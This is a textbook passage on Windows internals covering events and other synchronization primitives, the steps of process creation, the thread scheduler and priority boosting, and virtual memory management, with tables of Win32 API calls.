Another synchronization mechanism we discuss uses kernel-mode objects called **events**. As we have described previously, there are two kinds: **notification events** and **synchronization events**. An event can be in one of two states: signaled or not-signaled. A thread can wait for an event to be signaled with WaitForSingleObject. If another thread signals an event with SetEvent, what happens depends on the type of event. With a notification event, all waiting threads are released and the event stays set until manually cleared with ResetEvent. With a synchronization event, if one or more threads are waiting, exactly one thread is released and

the event is cleared. An alternative operation is PulseEvent, which is like SetEvent except that if nobody is waiting, the pulse is lost and the event is cleared. In contrast, a SetEvent that occurs with no waiting threads is remembered by leaving the event in the signaled state so a subsequent thread that calls a wait API for the event will not actually wait.

The number of Win32 API calls dealing with processes, threads, and fibers is nearly 100, a substantial number of which deal with IPC in one form or another.

Two new synchronization primitives were recently added to Windows, WaitOnAddress and InitOnceExecuteOnce. WaitOnAddress is called to wait for the value at the specified address to be modified. The application must call either WakeByAddressSingle (or WakeByAddressAll) after modifying the location to wake either the first (or all) of the threads that called WaitOnAddress on that location. The advantage of this API over using events is that it is not necessary to allocate an explicit event for synchronization. Instead, the system hashes the address of the location to find a list of all the waiters for changes to a given address. WaitOnAddress functions similar to the sleep/wakeup mechanism found in the UNIX kernel. InitOnceExecuteOnce can be used to ensure that an initialization routine is run only once in a program. Correct initialization of data structures is surprisingly hard in multithreaded programs. A summary of the synchronization primitives discussed above, as well as some other important ones, is given in Fig. 11-24.

Note that not all of these are just system calls. While some are wrappers, others contain significant library code which maps the Win32 semantics onto the native NT APIs. Still others, like the fiber APIs, are purely user-mode functions since, as we mentioned earlier, kernel mode in Windows knows nothing about fibers. They are entirely implemented by user-mode libraries.

11.4.3 Implementation of Processes and Threads

In this section we will get into more detail about how Windows creates a process (and the initial thread). Because Win32 is the most documented interface, we will start there. But we will quickly work our way down into the kernel and understand the implementation of the native API call for creating a new process. We will focus on the main code paths that get executed whenever processes are created, as well as look at a few of the details that fill in gaps in what we have covered so far.

A process is created when another process makes the Win32 CreateProcess call. This call invokes a user-mode procedure in *kernel32.dll* that makes a call to NtCreateUserProcess in the kernel to create the process in several steps.

1. Convert the executable file name given as a parameter from a Win32 path name to an NT path name. If the executable has just a name without a directory path name, it is searched for in the directories listed in the default directories (which include, but are not limited to, those in the PATH variable in the environment).

Win32 API Function	Description
CreateProcess	Create a new process
CreateThread	Create a new thread in an existing process
CreateFiber	Create a new fiber
ExitProcess	Terminate current process and all its threads
ExitThread	Terminate this thread
ExitFiber	Terminate this fiber
SwitchToFiber	Run a different fiber on the current thread
SetPriorityClass	Set the priority class for a process
SetThreadPriority	Set the priority for one thread
CreateSemaphore	Create a new semaphore
CreateMutex	Create a new mutex
OpenSemaphore	Open an existing semaphore
OpenMutex	Open an existing mutex
WaitForSingleObject	Block on a single semaphore, mutex, etc.
WaitForMultipleObjects	Block on a set of objects whose handles are given
PulseEvent	Set an event to signaled, then to nonsignaled
ReleaseMutex	Release a mutex to allow another thread to acquire it
ReleaseSemaphore	Increase the semaphore count by 1
EnterCriticalSection	Acquire the lock on a critical section
LeaveCriticalSection	Release the lock on a critical section
WaitOnAddress	Block until the memory is changed at the specified address
WakeByAddressSingle	Wake the first thread that is waiting on this address
WakeByAddressAll	Wake all threads that are waiting on this address
InitOnceExecuteOnce	Ensure that an initialize routine executes only once

Figure 11-24. Some of the Win32 calls for managing processes, threads, and fibers.

2. Bundle up the process-creation parameters and pass them, along with the full path name of the executable program, to the native API NtCreateUserProcess.
3. Running in kernel mode, NtCreateUserProcess processes the parameters, then opens the program image and creates a section object that can be used to map the program into the new process' virtual address space.
4. The process manager allocates and initializes the process object (the kernel data structure representing a process to both the kernel and executive layers).

5. The memory manager creates the address space for the new process by allocating and initializing the page directories and the virtual address descriptors which describe the kernel-mode portion, including the process-specific regions, such as the **self-map** page-directory entries that gives each process kernel-mode access to the physical pages in its entire page table using kernel virtual addresses. (We will describe the self map in more detail in Sec. 11.5.)

6. A handle table is created for the new process, and all the handles from the caller that are allowed to be inherited are duplicated into it.

7. The shared user page is mapped, and the memory manager initializes the working-set data structures used for deciding what pages to trim from a process when physical memory is low. The pieces of the executable image represented by the section object are mapped into the new process' user-mode address space.

8. The executive creates and initializes the user-mode PEB, which is used by both user mode processes and the kernel to maintain processwide state information, such as the user-mode heap pointers and the list of loaded libraries (DLLs).

9. Virtual memory is allocated in the new process and used to pass parameters, including the environment strings and command line.

10. A process ID is allocated from the special handle table (ID table) the kernel maintains for efficiently allocating locally unique IDs for processes and threads.

11. A thread object is allocated and initialized. A user-mode stack is allocated along with the Thread Environment Block (TEB). The *CONTEXT* record which contains the thread's initial values for the CPU registers (including the instruction and stack pointers) is initialized.

12. The process object is added to the global list of processes. Handles for the process and thread objects are allocated in the caller's handle table. An ID for the initial thread is allocated from the ID table.

13. NtCreateUserProcess returns to user mode with the new process created, containing a single thread that is ready to run but suspended.

14. If the NT API fails, the Win32 code checks to see if this might be a process belonging to another subsystem like WOW64. Or perhaps the program is marked that it should be run under the debugger. These special cases are handled with special code in the user-mode CreateProcess code.

15. If NtCreateUserProcess was successful, there is still some work to be done. Win32 processes have to be registered with the Win32 subsystem process, *csrss.exe*. Kernel32.dll sends a message to *csrss* telling it about the new process along with the process and thread handles so it can duplicate itself. The process and threads are entered into the subsystems' tables so that they have a complete list of all Win32 processes and threads. The subsystem then displays a cursor containing a pointer with an hourglass to tell the user that something is going on but that the cursor can be used in the meanwhile. When the process makes its first GUI call, usually to create a window, the cursor is removed (it times out after 2 seconds if no call is forthcoming).
16. If the process is restricted, such as low-rights Internet Explorer, the token is modified to restrict what objects the new process can access.
17. If the application program was marked as needing to be shimmed to run compatibly with the current version of Windows, the specified *shims* are applied. **Shims** usually wrap library calls to slightly modify their behavior, such as returning a fake version number or delaying the freeing of memory.
18. Finally, call NtResumeThread to unsuspend the thread, and return the structure to the caller containing the IDs and handles for the process and thread that were just created.

In earlier versions of Windows, much of the algorithm for process creation was implemented in the user-mode procedure which would create a new process in using multiple system calls and by performing other work using the NT native APIs that support implementation of subsystems. These steps were moved into the kernel to reduce the ability of the parent process to manipulate the child process in the cases where the child is running a protected program, such as one that implements DRM to protect movies from piracy.

The original native API, NtCreateProcess, is still supported by the system, so much of process creation could still be done within user mode of the parent process—as long as the process being created is not a protected process.

Scheduling

The Windows kernel does not have a central scheduling thread. Instead, when a thread cannot run any more, the thread calls into the scheduler itself to see which thread to switch to. The following conditions invoke scheduling.

1. A running thread blocks on a semaphore, mutex, event, I/O, etc.
2. The thread signals an object (e.g., does an up on a semaphore).
3. The quantum expires.

In case 1, the thread is already in the kernel to carry out the operation on the dispatcher or I/O object. It cannot possibly continue, so it calls the scheduler code to pick its successor and load that thread's CONTEXT record to resume running it.

In case 2, the running thread is in the kernel, too. However, after signaling some object, it can definitely continue because signaling an object never blocks. Still, the thread is required to call the scheduler to see if the result of its action has released a thread with a higher scheduling priority that is now ready to run. If so, a thread switch occurs since Windows is fully preemptive (i.e., thread switches can occur at any moment, not just at the end of the current thread's quantum). However, in the case of a multicore chip or a multiprocessor, a thread that was made ready may be scheduled on a different CPU and the original thread can continue to execute on the current CPU even though its scheduling priority is lower.

In case 3, an interrupt to kernel mode occurs, at which point the thread executes the scheduler code to see who runs next. Depending on what other threads are waiting, the same thread may be selected, in which case it gets a new quantum and continues running. Otherwise a thread switch happens.

The scheduler is also called under two other conditions:

1. An I/O operation completes.
2. A timed wait expires.

In the first case, a thread may have been waiting on this I/O and is now released to run. A check has to be made to see if it should preempt the running thread since there is no guaranteed minimum run time. The scheduler is not run in the interrupt handler itself (since that may keep interrupts turned off too long). Instead, a DPC is queued for slightly later, after the interrupt handler is done. In the second case, a thread has done a down on a semaphore or blocked on some other object, but with a timeout that has now expired. Again it is necessary for the interrupt handler to queue a DPC to avoid having it run during the clock interrupt handler. If a thread has been made ready by this timeout, the scheduler will be run and if the newly runnable thread has higher priority, the current thread is preempted as in case 1.

Now we come to the actual scheduling algorithm. The Win32 API provides two APIs to influence thread scheduling. First, there is a call SetPriorityClass that sets the priority class of all the threads in the caller's process. The allowed values are: real-time, high, above normal, normal, below normal, and idle. The priority class determines the relative priorities of processes. The process priority class can also be used by a process to temporarily mark itself as being *background*, meaning that it should not interfere with any other activity in the system. Note that the priority class is established for the process, but it affects the actual priority of every thread in the process by setting a base priority that each thread starts with when created.

The second Win32 API is SetThreadPriority. It sets the relative priority of a thread (possibly, but not necessarily, the calling thread) with respect to the priority

class of its process. The allowed values are: time critical, highest, above normal, normal, below normal, lowest, and idle. Time-critical threads get the highest non-real-time scheduling priority, while idle threads get the lowest, irrespective of the priority class. The other priority values adjust the base priority of a thread with respect to the normal value determined by the priority class (+2, +1, 0, −1, −2, respectively). The use of priority classes and relative thread priorities makes it easier for applications to decide what priorities to specify.

The scheduler works as follows. The system has 32 priorities, numbered from 0 to 31. The combinations of priority class and relative priority are mapped onto 32 absolute thread priorities according to the table of Fig. 11-25. The number in the table determines the thread's **base priority**. In addition, every thread has a **current priority**, which may be higher (but not lower) than the base priority and which we will discuss shortly.

		Win32 process class priorities					
		Real-time	High	Above normal	Normal	Below normal	Idle
Win32 thread priorities	Time critical	31	15	15	15	15	15
	Highest	26	15	12	10	8	6
	Above normal	25	14	11	9	7	5
	Normal	24	13	10	8	6	4
	Below normal	23	12	9	7	5	3
	Lowest	22	11	8	6	4	2
	Idle	16	1	1	1	1	1

Figure 11-25. Mapping of Win32 priorities to Windows priorities.

To use these priorities for scheduling, the system maintains an array of 32 lists of threads, corresponding to priorities 0 through 31 derived from the table of Fig. 11-25. Each list contains ready threads at the corresponding priority. The basic scheduling algorithm consists of searching the array from priority 31 down to priority 0. As soon as a nonempty list is found, the thread at the head of the queue is selected and run for one quantum. If the quantum expires, the thread goes to the end of the queue at its priority level and the thread at the front is chosen next. In other words, when there are multiple threads ready at the highest priority level, they run round robin for one quantum each. If no thread is ready, the processor is idled—that is, set to a low power state waiting for an interrupt to occur.

It should be noted that scheduling is done by picking a thread without regard to which process that thread belongs. Thus, the scheduler does *not* first pick a process and then pick a thread in that process. It only looks at the threads. It does not consider which thread belongs to which process except to determine if it also needs to switch address spaces when switching threads.

To improve the scalability of the scheduling algorithm for multiprocessors with a high number of processors, the scheduler tries hard not to have to take the lock that protects access to the global array of priority lists. Instead, it sees if it can directly dispatch a thread that is ready to run to the processor where it should run.

For each thread the scheduler maintains the notion of its **ideal processor** and attempts to schedule it on that processor whenever possible. This improves the performance of the system, as the data used by a thread are more likely to already be available in the cache belonging to its ideal processor. The scheduler is aware of multiprocessors in which each CPU has its own memory and which can execute programs out of any memory—but at a cost if the memory is not local. These systems are called **NUMA** (**NonUniform Memory Access**) machines. The scheduler tries to optimize thread placement on such machines. The memory manager tries to allocate physical pages in the NUMA node belonging to the ideal processor for threads when they page fault.

The array of queue headers is shown in Fig. 11-26. The figure shows that there are actually four categories of priorities: real-time, user, zero, and idle, which is effectively –1. These deserve some comment. Priorities 16–31 are called system, and are intended to build systems that satisfy real-time constraints, such as deadlines needed for multimedia presentations. Threads with real-time priorities run before any of the threads with dynamic priorities, but not before DPCs and ISRs. If a real-time application wants to run on the system, it may require device drivers that are careful not to run DPCs or ISRs for any extended time as they might cause the real-time threads to miss their deadlines.

Ordinary users may not run real-time threads. If a user thread ran at a higher priority than, say, the keyboard or mouse thread and got into a loop, the keyboard or mouse thread would never run, effectively hanging the system. The right to set the priority class to real-time requires a special privilege to be enabled in the process' token. Normal users do not have this privilege.

Application threads normally run at priorities 1–15. By setting the process and thread priorities, an application can determine which threads get preference. The *ZeroPage* system threads run at priority 0 and convert free pages into pages of all zeroes. There is a separate *ZeroPage* thread for each real processor.

Each thread has a base priority based on the priority class of the process and the relative priority of the thread. But the priority used for determining which of the 32 lists a ready thread is queued on is determined by its current priority, which is normally the same as the base priority—but not always. Under certain conditions, the current priority of a nonreal-time thread is boosted by the kernel above the base priority (but never above priority 15). Since the array of Fig. 11-26 is based on the current priority, changing this priority affects scheduling. No adjustments are ever made to real-time threads.

Let us now see when a thread's priority is raised. First, when an I/O operation completes and releases a waiting thread, the priority is boosted to give it a chance to run again quickly and start more I/O. The idea here is to keep the I/O devices




Figure 11-26. Windows supports 32 priorities for threads.

busy. The amount of boost depends on the I/O device, typically 1 for a disk, 2 for a serial line, 6 for the keyboard, and 8 for the sound card.

Second, if a thread was waiting on a semaphore, mutex, or other event, when it is released, it gets boosted by 2 levels if it is in the foreground process (the process controlling the window to which keyboard input is sent) and 1 level otherwise. This fix tends to raise interactive processes above the big crowd at level 8. Finally, if a GUI thread wakes up because window input is now available, it gets a boost for the same reason.

These boosts are not forever. They take effect immediately, and can cause rescheduling of the CPU. But if a thread uses all of its next quantum, it loses one priority level and moves down one queue in the priority array. If it uses up another full quantum, it moves down another level, and so on until it hits its base level, where it remains until it is boosted again.

There is one other case in which the system fiddles with the priorities. Imagine that two threads are working together on a producer-consumer type problem. The producer's work is harder, so it gets a high priority, say 12, compared to the consumer's 4. At a certain point, the producer has filled up a shared buffer and blocks on a semaphore, as illustrated in Fig. 11-27(a).

Before the consumer gets a chance to run again, an unrelated thread at priority 8 becomes ready and starts running, as shown in Fig. 11-27(b). As long as this thread wants to run, it will be able to, since it has a higher priority than the consumer, and the producer, though even higher, is blocked. Under these circumstances, the producer will never get to run again until the priority 8 thread gives up. This




Figure 11-27. An example of priority inversion.

problem is well known under the name **priority inversion**. Windows addresses priority inversion between kernel threads through a facility in the thread scheduler called Autoboost. Autoboost automatically tracks resource dependencies between threads and boosts the scheduling priority of threads that hold resources needed by higher-priority threads.

Windows runs on PCs, which usually have only a single interactive session active at a time. However, Windows also supports a **terminal server** mode which supports multiple interactive sessions over the network using **RDP** (**Remote Desktop Protocol**). When running multiple user sessions, it is easy for one user to interfere with another by consuming too much processor resources. Windows implements a fair-share algorithm, **DFSS** (**Dynamic Fair-Share Scheduling**), which keeps sessions from running excessively. DFSS uses **scheduling groups** to organize the threads in each session. Within each group the threads are scheduled according to normal Windows scheduling policies, but each group is given more or less access to the processors based on how much the group has been running in aggregate. The relative priorities of the groups are adjusted slowly to allow ignore short bursts of activity and reduce the amount a group is allowed to run only if it uses excessive processor time over long periods.

11.5 MEMORY MANAGEMENT

Windows has an extremely sophisticated and complex virtual memory system. It has a number of Win32 functions for using it, implemented by the memory manager—the largest component of the NTOS executive layer. In the following sections we will look at the fundamental concepts, the Win32 API calls, and finally the implementation.

11.5.1 Fundamental Concepts

In Windows, every user process has its own virtual address space. For x86 machines, virtual addresses are 32 bits long, so each process has 4 GB of virtual address space, with the user and kernel each receiving 2 GB. For x64 machines, both the user and kernel receive more virtual addresses than they can reasonably use in the foreseeable future. For both x86 and x64, the virtual address space is demand paged, with a fixed page size of 4 KB—though in some cases, as we will see shortly, 2-MB large pages are also used (by using a page directory only and bypassing the corresponding page table).

The virtual address space layouts for three x86 processes are shown in Fig. 11-28 in simplified form. The bottom and top 64 KB of each process' virtual address space is normally unmapped. This choice was made intentionally to help catch programming errors and mitigate the exploitability of certain types of vulnerabilities.




Figure 11-28. Virtual address space layout for three user processes on the x86. The white areas are private per process. The shaded areas are shared among all processes.

Starting at 64 KB comes the user's private code and data. This extends up to almost 2 GB. The upper 2 GB contains the operating system, including the code, data, and the paged and nonpaged pools. The upper 2 GB is the kernel's virtual memory and is shared among all user processes, except for virtual memory data like the page tables and working-set lists, which are per-process. Kernel virtual

memory is accessible only while running in kernel mode. The reason for sharing the process' virtual memory with the kernel is that when a thread makes a system call, it traps into kernel mode and can continue running without changing the memory map. All that has to be done is switch to the thread's kernel stack. From a performance point of view, this is a big win, and something UNIX does as well. Because the process' user-mode pages are still accessible, the kernel-mode code can read parameters and access buffers without having to switch back and forth between address spaces or temporarily double-map pages into both. The trade-off here is less private address space per process in return for faster system calls.

Windows allows threads to attach themselves to other address spaces while running in the kernel. Attachment to an address space allows the thread to access all of the user-mode address space, as well as the portions of the kernel address space that are specific to a process, such as the self-map for the page tables. Threads must switch back to their original address space before returning to user mode.

Virtual Address Allocation

Each page of virtual addresses can be in one of three states: invalid, reserved, or committed. An **invalid page** is not currently mapped to a memory section object and a reference to it causes a page fault that results in an access violation. Once code or data is mapped onto a virtual page, the page is said to be **committed**. A page fault on a committed page results in mapping the page containing the virtual address that caused the fault onto one of the pages represented by the section object or stored in the pagefile. Often this will require allocating a physical page and performing I/O on the file represented by the section object to read in the data from disk. But page faults can also occur simply because the page-table entry needs to be updated, as the physical page referenced is still cached in memory, in which case I/O is not required. These are called **soft faults** and we will discuss them in more detail shortly.

A virtual page can also be in the **reserved** state. A reserved virtual page is invalid but has the property that those virtual addresses will never be allocated by the memory manager for another purpose. As an example, when a new thread is created, many pages of user-mode stack space are reserved in the process' virtual address space, but only one page is committed. As the stack grows, the virtual memory manager will automatically commit additional pages under the covers, until the reservation is almost exhausted. The reserved pages function as guard pages to keep the stack from growing too far and overwriting other process data. Reserving all the virtual pages means that the stack can eventually grow to its maximum size without the risk that some of the contiguous pages of virtual address space needed for the stack might be given away for another purpose. In addition to the invalid, reserved, and committed attributes, pages also have other attributes, such as being readable, writable, and executable.

Pagefiles

An interesting trade-off occurs with assignment of backing store to committed pages that are not being mapped to specific files. These pages use the **pagefile**. The question is *how* and *when* to map the virtual page to a specific location in the pagefile. A simple strategy would be to assign each virtual page to a page in one of the paging files on disk at the time the virtual page was committed. This would guarantee that there was always a known place to write out each committed page should it be necessary to evict it from memory.

Windows uses a *just-in-time* strategy. Committed pages that are backed by the pagefile are not assigned space in the pagefile until the time that they have to be paged out. No disk space is allocated for pages that are never paged out. If the total virtual memory is less than the available physical memory, a pagefile is not needed at all. This is convenient for embedded systems based on Windows. It is also the way the system is booted, since pagefiles are not initialized until the first user-mode process, *smss.exe*, begins running.

With a preallocation strategy the total virtual memory in the system used for private data (stacks, heap, and copy-on-write code pages) is limited to the size of the pagefiles. With just-in-time allocation the total virtual memory can be almost as large as the combined size of the pagefiles and physical memory. With disks so large and cheap vs. physical memory, the savings in space is not as significant as the increased performance that is possible.

With demand-paging, requests to read pages from disk need to be initiated right away, as the thread that encountered the missing page cannot continue until this *page-in* operation completes. The possible optimizations for faulting pages into memory involve attempting to prepage additional pages in the same I/O operation. However, operations that write modified pages to disk are not normally synchronous with the execution of threads. The just-in-time strategy for allocating pagefile space takes advantage of this to boost the performance of writing modified pages to the pagefile. Modified pages are grouped together and written in big chunks. Since the allocation of space in the pagefile does not happen until the pages are being written, the number of seeks required to write a batch of pages can be optimized by allocating the pagefile pages to be near each other, or even making them contiguous.

When pages stored in the pagefile are read into memory, they keep their allocation in the pagefile until the first time they are modified. If a page is never modified, it will go onto a special list of free physical pages, called the **standby list**, where it can be reused without having to be written back to disk. If it *is* modified, the memory manager will free the pagefile page and the only copy of the page will be in memory. The memory manager implements this by marking the page as read-only after it is loaded. The first time a thread attempts to write the page the memory manager will detect this situation and free the pagefile page, grant write access to the page, and then have the thread try again.

Windows supports up to 16 pagefiles, normally spread out over separate disks to achieve higher I/O bandwidth. Each one has an initial size and a maximum size it can grow to later if needed, but it is better to create these files to be the maximum size at system installation time. If it becomes necessary to grow a pagefile when the file system is much fuller, it is likely that the new space in the pagefile will be highly fragmented, reducing performance.

The operating system keeps track of which virtual page maps onto which part of which paging file by writing this information into the page-table entries for the process for private pages, or into prototype page-table entries associated with the section object for shared pages. In addition to the pages that are backed by the pagefile, many pages in a process are mapped to regular files in the file system.

The executable code and read-only data in a program file (e.g., an EXE or DLL) can be mapped into the address space of whatever process is using it. Since these pages cannot be modified, they never need to be paged out but the physical pages can just be immediately reused after the page-table mappings are all marked as invalid. When the page is needed again in the future, the memory manager will read the page in from the program file.

Sometimes pages that start out as read-only end up being modified, for example, setting a breakpoint in the code when debugging a process, or fixing up code to relocate it to different addresses within a process, or making modifications to data pages that started out shared. In cases like these, Windows, like most modern operating systems, supports a type of page called **copy-on-write**. These pages start out as ordinary mapped pages, but when an attempt is made to modify any part of the page the memory manager makes a private, writable copy. It then updates the page table for the virtual page so that it points at the private copy and has the thread retry the write—which will now succeed. If that copy later needs to be paged out, it will be written to the pagefile rather than the original file,

Besides mapping program code and data from EXE and DLL files, ordinary files can be mapped into memory, allowing programs to reference data from files without doing read and write operations. I/O operations are still needed, but they are provided implicitly by the memory manager using the section object to represent the mapping between pages in memory and the blocks in the files on disk.

Section objects do not have to refer to a file. They can refer to anonymous regions of memory. By mapping anonymous section objects into multiple processes, memory can be shared without having to allocate a file on disk. Since sections can be given names in the NT namespace, processes can rendezvous by opening sections by name, as well as by duplicating and passing handles between processes.

11.5.2 Memory-Management System Calls

The Win32 API contains a number of functions that allow a process to manage its virtual memory explicitly. The most important of these functions are listed in Fig. 11-29. All of them operate on a region consisting of either a single page or a

sequence of two or more pages that are consecutive in the virtual address space. Of course, processes do not have to manage their memory; paging happens automatically, but these calls give processes additional power and flexibility.

Win32 API function	Description
VirtualAlloc	Reserve or commit a region
VirtualFree	Release or decommit a region
VirtualProtect	Change the read/write/execute protection on a region
VirtualQuery	Inquire about the status of a region
VirtualLock	Make a region memory resident (i.e., disable paging for it)
VirtualUnlock	Make a region pageable in the usual way
CreateFileMapping	Create a file-mapping object and (optionally) assign it a name
MapViewOfFile	Map (part of) a file into the address space
UnmapViewOfFile	Remove a mapped file from the address space
OpenFileMapping	Open a previously created file-mapping object

Figure 11-29. The principal Win32 API functions for managing virtual memory in Windows.

The first four API functions are used to allocate, free, protect, and query regions of virtual address space. Allocated regions always begin on 64-KB boundaries to minimize porting problems to future architectures with pages larger than current ones. The actual amount of address space allocated can be less than 64 KB, but must be a multiple of the page size. The next two APIs give a process the ability to hardwire pages in memory so they will not be paged out and to undo this property. A real-time program might need pages with this property to avoid page faults to disk during critical operations, for example. A limit is enforced by the operating system to prevent processes from getting too greedy. The pages actually can be removed from memory, but only if the entire process is swapped out. When it is brought back, all the locked pages are reloaded before any thread can start running again. Although not shown in Fig. 11-29, Windows also has native API functions to allow a process to access the virtual memory of a different process over which it has been given control, that is, for which it has a handle (see Fig. 11-7).

The last four API functions listed are for managing memory-mapped files. To map a file, a file-mapping object must first be created with CreateFileMapping (see Fig. 11-8). This function returns a handle to the file-mapping object (i.e., a section object) and optionally enters a name for it into the Win32 namespace so that other processes can use it, too. The next two functions map and unmap views on section objects from a process' virtual address space. The last API can be used by a process to map share a mapping that another process created with CreateFileMapping, usually one created to map anonymous memory. In this way, two or more processes can share regions of their address spaces. This technique allows them to write in limited regions of each other's virtual memory.

11.5.3 Implementation of Memory Management

Windows, on the x86, supports a single linear 4-GB demand-paged address space per process. Segmentation is not supported in any form. Theoretically, page sizes can be any power of 2 up to 64 KB. On the x86 they are normally fixed at 4 KB. In addition, the operating system can use 2-MB large pages to improve the effectiveness of the **TLB** (**Translation Lookaside Buffer**) in the processor's memory management unit. Use of 2-MB large pages by the kernel and large applications significantly improves performance by improving the hit rate for the TLB and reducing the number of times the page tables have to be walked to find entries that are missing from the TLB.




Figure 11-30. Mapped regions with their shadow pages on disk. The *lib.dll* file is mapped into two address spaces at the same time.

Unlike the scheduler, which selects individual threads to run and does not care much about processes, the memory manager deals entirely with processes and does not care much about threads. After all, processes, not threads, own the address space and that is what the memory manager is concerned with. When a region of virtual address space is allocated, as four of them have been for process *A* in Fig. 11-30, the memory manager creates a **VAD** (**Virtual Address Descriptor**) for it, listing the range of addresses mapped, the section representing the backing store file and offset where it is mapped, and the permissions. When the first page is touched, the directory of page tables is created and its physical address is inserted into the process object. An address space is completely defined by the list of its VADs. The VADs are organized into a balanced tree, so that the descriptor for a

particular address can be found efficiently. This scheme supports sparse address spaces. Unused areas between the mapped regions use no resources (memory or disk) so they are essential free.

Page-Fault Handling

When a process starts on Windows, many of the pages mapping the program's EXE and DLL image files may already be in memory because they are shared with other processes. The writable pages of the images are marked *copy-on-write* so that they can be shared up to the point they need to be modified. If the operating system recognizes the EXE from a previous execution, it may have recorded the page-reference pattern, using a technology Microsoft calls **SuperFetch**. SuperFetch attempts to prepage many of the needed pages even though the process has not faulted on them yet. This reduces the latency for starting up applications by overlapping the reading of the pages from disk with the execution of the initialization code in the images. It improves throughput to disk because it is easier for the disk drivers to organize the reads to reduce the seek time needed. Process prepaging is also used during boot of the system, when a background application moves to the foreground, and when restarting the system after hibernation.

Prepaging is supported by the memory manager, but implemented as a separate component of the system. The pages brought in are not inserted into the process' page table, but instead are inserted into the *standby list* from which they can quickly be inserted into the process as needed without accessing the disk.

Nonmapped pages are slightly different in that they are not initialized by reading from the file. Instead, the first time a nonmapped page is accessed the memory manager provides a new physical page, making sure the contents are all zeroes (for security reasons). On subsequent faults a nonmapped page may need to be found in memory or else must be read back from the pagefile.

Demand paging in the memory manager is driven by page faults. On each page fault, a trap to the kernel occurs. The kernel then builds a machine-independent descriptor telling what happened and passes this to the memory-manager part of the executive. The memory manager then checks the access for validity. If the faulted page falls within a committed region, it looks up the address in the list of VADs and finds (or creates) the process page-table entry. In the case of a shared page, the memory manager uses the prototype page-table entry associated with the section object to fill in the new page-table entry for the process page table.

